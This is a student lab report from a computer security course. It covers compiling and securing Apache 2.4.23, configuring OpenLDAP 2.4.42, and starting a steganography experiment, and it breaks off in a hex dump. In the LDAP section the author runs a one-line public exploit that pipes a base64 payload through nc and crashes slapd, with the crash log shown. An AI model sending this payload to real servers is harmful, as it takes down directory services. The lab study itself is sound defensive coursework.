CO876 – Practical Report

Bastien Dhiver – bfrd2

Abstract

This report is a collection of nine practical logbooks from computer security workshops conducted as part of the CO876 module.

Table of Contents

Our test environment is based on the Ubuntu 16.04 LTS operating system where build tools have been installed (build-essentials package).

1. Apache Practical, Week 4

Introduction

The Apache web server will be compiled and installed from source code. Basic authentication will then be setup and additional security concerns will be discussed.

Milestone Install Apache 2.4.23 dependencies

Build a software from source with its dependencies. The dependencies must be compiled and installed first so the main software (here Apache) can rely on them. The IP address of our machine is 172.17.0.2.

Resolution of milestone Install Apache 2.4.23 dependencies

We are going to repeat a same process multiple times:

1. Lookup for sources
2. Download the software sources and extract them
3. Read installation instructions
4. Gather dependencies (repeat from 1. if any)
5. Build the software

We begin by downloading the Apache 2.4.23 source code from the official website and extract the content of the archive.

```
$ wget -qO- https://archive.apache.org/dist/httpd/httpd-2.4.23.tar.gz | tar xzvf
```

Then we read the installation instructions carefully in order to find the required dependencies.

```
$ less README && less README.platforms && less INSTALL
```

```
* Consider if you want to use a previously installed APR and
  APR-Util (such as those provided with many OSes) or if you
  need to use the APR and APR-Util from the apr.apache.org
  project. If the latter, download the latest versions and
  unpack them to ./srclib/apr and ./srclib/apr-util (no
  version numbers in the directory names) and use
  ./configure's --with-included-apr option. This is required
```

```
================
 Ubuntu:

   You will need to ensure that you have either libtool 1.5.6
   or 2.2.6b, or later. Expat 2.0.1 and PCRE 8.02 are also
   recommended to be installed. If building PCRE from source,
   you'll also need g++.
README.platforms
```

We learn from those files that we need a few dependencies:

- APR
- APR-Util
- libtool (recent)
- Expat 2.0.1
- PCRE 8.02

We download the sources from the respective official websites and we can start to install libtool and Expat. We follow the given instructions in the README files:

```
# ./configure; make; make install
```

We continue with the PCRE installation:

```
# ./configure --prefix=/usr/local/pcre; make; make install
```

```
config.status: executing libtool commands
config.status: executing script-chmod commands
config.status: executing delete-old-chartables commands

pcre-8.02 configuration summary:

    Install prefix ................. : /usr/local/pcre
    C preprocessor ................. : gcc -E
    C compiler ..................... : gcc
    C++ preprocessor ............... : g++ -E
    C++ compiler ................... : g++
    Linker ......................... : /usr/bin/ld -m elf_x86_64
```

The folder in which PCRE will be installed is specified using the prefix argument.

Then we need to extract the dependencies APR and APR-Utils in the srclib folder as mentioned in the installation instructions.

```
$ mkdir httpd-2.4.23/srclib/apr && tar xzvf apr-1.6.2.tar.gz --strip-components=1
-C httpd-2.4.23/srclib/apr
```

This command creates a sub-directory called apr in the srclib folder and extracts the content of the folder in the archive and inside the created folder. We do the same operations with APR-Utils.

We have now all the dependencies necessary to install Apache. Milestone reached.


Challenge Basic Authentication

Setting up a password-based access to some web pages.

Resolution of Challenge Basic Authentication


After creating the passwords file as shown in the Apache practical notes and applying the given configuration to enable the basic authentication, we add a new webpage:

```
# echo '<h1>Hey there!</h1>' > /usr/local/apache2/htdocs/secure/index.html
```



As intended, we are asked for a username and a password.

But right after we get an “Internal Server Error”.



As advised by the message, we check the error logs.

```
# tail /usr/local/apache2/logs/error_log
(13)Permission denied: [client 172.17.0.1:53418] AH01620: Could not open password file: /usr/local/apache2/passwd/passwords
```

One way of fixing this is to give the rights to the Apache process to access this file and perform the authentication. A quick search among the running processes shows that the user with witch the Apache process serves the web pages is called “daemon”.

```
root@88df38ae46a6:~/httpd-2.4.23# ps faux | grep apache2
root      1651  0.0  0.0  11288  1020 pts/1    S+   11:03   0:00  \_ grep --color=auto apache2
root       907  0.0  0.0  72840  4364 ?        Ss   10:25   0:00 /usr/local/apache2/bin/httpd -k start
daemon    1561  0.0  0.0 427340  5520 ?        Sl   10:57   0:00  \_ /usr/local/apache2/bin/httpd -k start
```

We give this user the rights to perform those operations via the “chown” command.

```
root@88df38ae46a6:~/httpd-2.4.23# chown daemon:root /usr/local/apache2/passwd/passwords
root@88df38ae46a6:~/httpd-2.4.23# ls -l /usr/local/apache2/passwd/passwords
-rw------- 1 daemon root 43 Oct 17 10:46 /usr/local/apache2/passwd/passwords
```

The password protected webpage can now be displayed:

Challenge Additional Security

We will try to comment on the following topics:

- Modules against brute force and DDoS attacks
- RBAC for Apache
- Security concern of having too many modules
- Security concerns with Apache 2.4.23

Resolution of challenge Additional Security

After looking up online, we can find two modules that can help mitigate brute force and DDoS attacks:

- ModSecurity (https://www.modsecurity.org/) is a WAF (Web Application Firewall). Provides monitoring and access control.
- mod_evasive (https://www.unixmen.com/protecting-apache-server-denial-service-dos-attack/) provides some DoS mitigation capabilities. It tracks requests and connections.

The monitoring provided allows to block unwanted HTTP traffic regarding criterias such as the number of requests over the time or after repetitive unsuccessful login attempts. These modules work on the application level, therefore they are ineffective against network layer attacks. Moreover, the rigid thresholds may not be reached by specific attacks. It could be interesting to pair those modules with a firewall/router to act on the lowest layers. A few settings can be set within Apache configuration to mitigate some problems as mentioned in https://httpd.apache.org/docs/trunk/misc/security_tips.html.
As written on this webpage: http://httpd.apache.org/docs/current/howto/auth.html#beyond, it is possible to restrict access based on where clients are coming from. We can for example deny access to our “/secure” folder to 172.17.0.1 with this configuration (see next page)

```
[me@pc lectures]$ curl -i http://172.17.0.7/secure/
HTTP/1.1 403 Forbidden
Date: Tue, 07 Nov 2017 23:18:37 GMT
Server: Apache/2.4.23 (Unix)
Content-Length: 216
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
```

```
<Directory "/usr/local/apache2/htdocs/secure">
    <RequireAll>
    Require all granted
    Require not ip 172.17.0.1
    Require valid-user
    </RequireAll>
    AuthType Basic
    AuthName "My Secret Area"
    AuthUserFile /usr/local/apache2/passwd/passwords
</Directory>
```

We specify that this folder requires an authenticated user with an IP different from 172.17.0.1

The more code is running, the wider the attack surface is.
We can list Apache loaded modules with the command:

```
# apachectl -M
```

It is possible to disable a module running this command:

```
# a2dismod security2
```

Disabling modules depends on our needs but we can disable those modules without harm:

- mod_version (we don't need to change configuration regarding Apache version number)
- mod_autoindex (we don't want directory indexes to be generated by Apache)
- mod_headers (we don't want to customize the HTTP headers)
- mod_setenvif and mod_env (we don't use environment variables)
- mod_status (if we don't want information on server activity and performance)

A quick search online with "Apache 2.4.23" returns this link: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-200036/Apache-Http-Server-2.4.23.html. We can see a list of Common Vulnerabilities and Exposures (**CVE**) that affects the version 2.4.23 of Apache. These are security issues discovered and made public. Subsequent updates has been released to fix those issues. It is strongly discouraged to use this version of Apache nowadays. As a good security practice, it is recommended to keep an eye on Apache Security Updates https://httpd.apache.org/security_report.html and to keep up-to-date the dependencies, modules and the web server.

Conclusion

Installing and configuring Apache was straightforward following the instructions given along the source codes. Adding additional layers of security for the Apache web server is well documented on the Internet and easy to setup. We've seen how to protect web pages access with a password authentication during the workshop.
As an additional security measure, we should verify the sources integrity after downloading them by comparing checksums to ensure that we have an unaltered copy.

2. LDAP Practical, Week 5

Introduction

A LDAP server will be setup using the OpenLDAP software build from source code. The LDAP directory will then be populated and additional security concerns will be discussed. The IP address of our machine is 172.17.0.2.

Milestone Install and Configure OpenLDAP 2.4.42

OpenLDAP 2.4.42 and its dependencies (Berkley DB and Java 7 jdk) will be installed from sources and then configured.

Resolution of Milestone Install and Configure OpenLDAP 2.4.42

The installation with the given instruction goes smoothly until an error occurs during the “make” command execution:

```
make[3]: Entering directory '/root/openldap-2.4.42/doc/man/man1'
PAGES=`cd .; echo *.1`; \
for page in $PAGES; do \
        sed -e "s%LDVERSION%2.4.42%" \
                -e 's%ETCDIR%/usr/local/openldap/etc/openldap%g' \
                -e 's%LOCALSTATEDIR%/usr/local/openldap/var%' \
                -e 's%SYSCONFDIR%/usr/local/openldap/etc/openldap%' \
                -e 's%DATADIR%/usr/local/openldap/share/openldap%' \
                -e 's%SBINDIR%/usr/local/openldap/sbin%' \
                -e 's%BINDIR%/usr/local/openldap/bin%' \
                -e 's%LIBDIR%/usr/local/openldap/lib%' \
                -e 's%LIBEXECDIR%/usr/local/openldap/libexec%' \
                -e 's%MODULEDIR%/usr/local/openldap/libexec/openldap%' \
                -e 's%RELEASEDATE%2015/08/14%' \
                        ./$page \
                | (cd .; soelim -) > $page.tmp; \
done
/bin/sh: 15: soelim: not found
/bin/sh: 15: soelim: not found
```

After a quick lookup online we found out that we need to install some missing packages in order to have the “soelim” program via the following command line:

```
apt install groff groff-base
```

Another error occurs when we try to add an additional schema for pmiUser and pkiUser.
The file is read-only for the owner, which is root.

```
root@bb290fd18daf:~/openldap-2.4.42# ls -l /usr/local/openldap/etc/openldap/schema/core.schema
-r--r--r-- 1 root root 20499 Oct 24 10:00 /usr/local/openldap/etc/openldap/schema/core.schema
```

We simply give the user the permission to write the file using the chmod command.

```
chmod u+w /usr/local/openldap/etc/openldap/schema/core.schema
```

We run the `slaptest` command to check if our configuration is valid. We are informed that a closing parenthesis is missing.

```
root@bb290fd18daf:~/openldap-2.4.42# env LD_LIBRARY_PATH=/usr/local/bdb5/lib /usr/local/openldap/sbin/slaptest -u
59ef1466 /usr/local/openldap/etc/openldap/schema/core.schema: line 619 attributetype: Missing closing parenthesis before end of input
```

We add the missing closing parenthesis. And we can finally start the OpenLDAP daemon “slapd”.

```
59ef14a9 config_build_entry: "olcDatabase={0}config"
59ef14a9 config_build_entry: "olcDatabase={1}bdb"
59ef14a9 backend_startup_one: starting "c=gb"
59ef14a9 bdb_db_open: warning - no DB_CONFIG file found in directory /usr/local/openldap/var/openldap-data: (2).
Expect poor performance for suffix "c=gb".
59ef14a9 bdb_db_open: database "c=gb": dbenv_open(/usr/local/openldap/var/openldap-data).
59ef14a9 bdb_monitor_db_open: monitoring disabled; configure monitor database to enable
59ef14a9 slapd starting
```

Milestone Populate the LDAP Tree

Some users will be insert in the LDAP directory.


Resolution of Milestone Populate the LDAP Tree

We install the package “ldap-utils” in order to use the command “ldapadd”.
After consulting the help given by the command “ldapadd -h”, we can insert our first entry.
We use simple authentication with `-x`. The bind password is provided with the `-w` parameter. We also provide the rootDN via `-D`, which is similar to a username and we set the definition file via `-f`.

```
root@bb290fd18daf:~# ldapadd -x -w secret -D "cn=Manager,c=gb" -f newEntry.ldif
adding new entry "c=gb"
```

```
root@bb290fd18daf:~# ldapadd -x -w secret -D "cn=Manager,c=gb" -f newUsers.ldif
adding new entry "cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb"

adding new entry "cn=Bastien,ou=MSc ISB,o=University of Kent,c=gb"

adding new entry "cn=Theo,ou=MSc ISB,o=University of Kent,c=gb"

root@bb290fd18daf:~# cat newUsers.ldif
dn: cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb
cn: Hugo Darses
sn: Hugo
objectClass: organizationalPerson
objectClass: pkiUser
objectClass: pmiUser

dn: cn=Bastien,ou=MSc ISB,o=University of Kent,c=gb
cn: Bastien Dhiver
sn: Bastien
objectClass: organizationalPerson
objectClass: pkiUser
objectClass: pmiUser

dn: cn=Theo,ou=MSc ISB,o=University of Kent,c=gb
cn: Theo Caselli
sn: Theo
objectClass: organizationalPerson
objectClass: pkiUser
objectClass: pmiUser
root@bb290fd18daf:~#
```

We are able to add the users with the script on the left.
Here is the final structure of the tree displayed with the jxplorer software:



Note: A user id (uid) can be added at the user’s creation.

Challenge Additional Security

Some considerations on how additional security can be setup.

Resolution of Challenge Additional Security

Some security considerations are listed on the OpenLDAP official website: https://www.openldap.org/doc/admin24/security.html.

Among then, some basic network measures such as a selective listening or configuring firewall rules.
It is recommended to use TLS (Transport Layer Security) to ensure data integrity and confidentiality during the exchanges.

With the authentication methods, we can restrict access to the LDAP tree by enabling a user/password authentication. We have already used this method in the previous examples as this is enabled by default. Another way of authenticating is provided via the SASL framework.

Next comes the password storage part. Here is how to add the password “hugo” to the user Hugo:

```
root@78357a410b1f:~# ldappasswd -w secret -D "cn=Manager,c=gb" -s hugo -x "cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb"
root@78357a410b1f:~# ldapsearch -w secret -D "cn=Manager,c=gb" -b "cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb" -s sub "objectclass=*"
# extended LDIF
#
# LDAPv3
# base <cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb> with scope subtree
# filter: objectclass=*
# requesting: ALL
#

# Hugo, MSc ISB, University of Kent, gb
dn: cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb
cn: Hugo Darses
cn: Hugo
sn: Hugo
objectClass: organizationalPerson
objectClass: pkiUser
objectClass: pmiUser
userPassword:: e1NTSEF9Ums5c2xKSGRNWTRLWmJhZDE5N0hwRE5nYSs4VHVaT0M=
```

A “userPassword” entry has been created to store the user’s password as we can see when we query the LDAP directory. A quick base64 decode of the displayed value gives “{SSHA}Rk9slJHdMY4KZbad197HpDNga+8TuZOI”. According to the documentation, our password had been hashed using the Salted SHA1 algorithm, which is the “most secure password storage scheme” supported unfortunately. It is then very important to configure and verify the access rights to the server in order to protect this sensitive data.

Moreover a quick lookup online shows that the OpenLDAP 2.4.42 can be remotely crashed via the exploit detailed here: https://www.exploit-db.com/exploits/38145/
Well, let’s try it! (slapd is on top of the splitted terminal, the exploit is triggered at the bottom)

```
5a57b68a slapd starting

5a57b68e slap_listener_activate(6):
5a57b68e >>> slap_listener(ldap:///)
5a57b68e connection_get(11): got connid=1000
5a57b68e connection_read(11): checking for input on id=1000
ber_get_next
5a57b68e connection_get(11): got connid=1000
5a57b68e connection_read(11): checking for input on id=1000
ber_get_next
5a57b68e connection_get(11): got connid=1000
5a57b68e connection_read(11): checking for input on id=1000
ber_get_next
slapd: io.c:682: ber_get_next: Assertion `0' failed.
Aborted (core dumped)
root@bb290fd18daf:/#
root@bb290fd18daf:/#
   0 bash
[me@pc ~]$ echo "/4SEhISEd4MKYj5ZMgAAAC8=" | base64 -d | nc -v 172.17.0.2 389
172.17.0.2 389 (ldap) open
read(net): Connection reset by peer
[me@pc ~]$
```

That ain’t good!

A role can be given to our users by adding the “permisRole” attribute like this:

```
root@78357a410b1f:~# cat addPermisRole.ldif
dn: cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb
changetype: modify
add: permisRole
permisRole: student
root@78357a410b1f:~# ldapmodify -x -w secret -D "cn=Manager,c=gb" -f addPermisRole.ldif
modifying entry "cn=Hugo,ou=MSc ISB,o=University of Kent,c=gb"
```

Conclusion

The installation went smoothly once the dependencies have been installed. We have seen how to create a LDAP directory and add users with their properties in it. Passwords could even be stored as long as the access right are properly configured. We do not want our production server to be crashed remotely, that is why we would install the latest version of OpenLDAP.

3. Steganography Practical, Week 7

Introduction


Experiments will be held with three different tools. Different steganography features will be tested in this practical such as: robustness, tamper resistance, imperceptibility and capacity.

Milestone Robustness


We will use the OpenPuff steganography feature to hide data inside files (carriers) and test the robustness of the mechanism against unintentional third-party changes.

Resolution of Milestone Robustness


Once the OpenPuff software is downloaded we are ready to hide our confidential file called “toHide.txt” inside a cat video (who would think there is a secret hidden in a cat video?). Three different passwords are provided to do so.



The video is then sent via Facebook Messenger.



We notice that the size has been reduced by Facebook Messenger (Same test with Slack, but the file is the exact same one).




If we try to load the file back in the OpenPuff software, a warning pops up: The file has been too much altered by the compression and therefor is unreadable by the software as a carrier.

Milestone Tamper Resistance

Can hidden embedded data resist to an attacker slightly modifying the file?


Resolution of Milestone Tamper Resistance



```
00010070  93 03 F5 B8 80 2D EA 36  4F FB A7 CE F2 7A 65 D8  ▮.õ¸▮-ê6OûS▮ÒzeØ
00010080  F7 B5 6E BD AC 3D A4 57  FF D9                    ÷µn½¬=¤W▮Ù

Second File - C:\Users\54349\Desktop\cat1.jpg

OFFSET    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F

00010000  AB 8B DC 00 17 A8 D8 3E  E6 60 E8 53 5B 86 1E 44  «▮Ü..¨Ø>æ`èS[▮.D
00010010  DB 74 0C C3 65 60 31 DB  78 E6 59 71 9C 54 7D 3B  Ût.Ãe`1ÛxæYq▮T};
00010020  D5 F2 7A 1E 5F A5 61 61  5E F9 53 35 DD 73 A2 62  Õòz._¥aa^ùS5Ýs¢b
00010030  FD 4F 83 FA CC 12 17 20  7D C4 2F BC AA FA 87 A5  ýO▮úÌ.. }Ä/¼ªú▮¥
00010040  A6 4D 26 FA 86 AC 5E 78  1E 65 57 D3 BD 72 FE 91  ¦M&ú▮¬^x.eWÓ½rþ'
00010050  98 A1 83 76 6F 4C 09 8D  5C 66 B3 28 BB 1B 25 E9  ▮¡▮voL. \f³(».%é
00010060  BD 0A 3A 9D 72 24 11 3B  BE 67 D6 BA E7 47 C4 FA  ½.: r$.;¾gÖºçGÄú
00010070  93 03 F5 B8 80 2D EA 36  4F FB A7 CE F2 7A 65 D8  ▮.õ¸▮-ê6OûS▮ÒzeØ
00010080  F7 B5 6E BD AC 3D A4 57  FF D9 28 E4 B1 38 DC 3C  ÷µn½¬=¤W▮Ù(ä±8Ü<
00010090  00 E3 9B 47 8A DD 6C 8B  19 84 C9 0B E0 78 5D 87  .ã▮G▮Ýl▮.▮É.àx]▮
000100A0  D7 8E 6C 8A 8D 49 FB EF  4C 73 69 29 0C EE BE 00  ×▮l▮ IûïLsi).î¾.
000100B0  93 C7 BA 53 8B 05 96 6A  25 B8 5B 52 3A A3 DB 7D  ▮ÇºS▮.▮j%¸[R:£Û}
000100C0  23 DF A7 18 FD F9 5B 3E  4B 63 EF 2D B9 F8 82 0C  #ßS.ýù[>Kcï-¹ø▮.
000100D0  CE A9 8E 0D 1C EB C9 D4  7B 8B 8B 2F A2 F8 82 56  Î©▮..ëÉÔ{▮▮/¢ø▮V
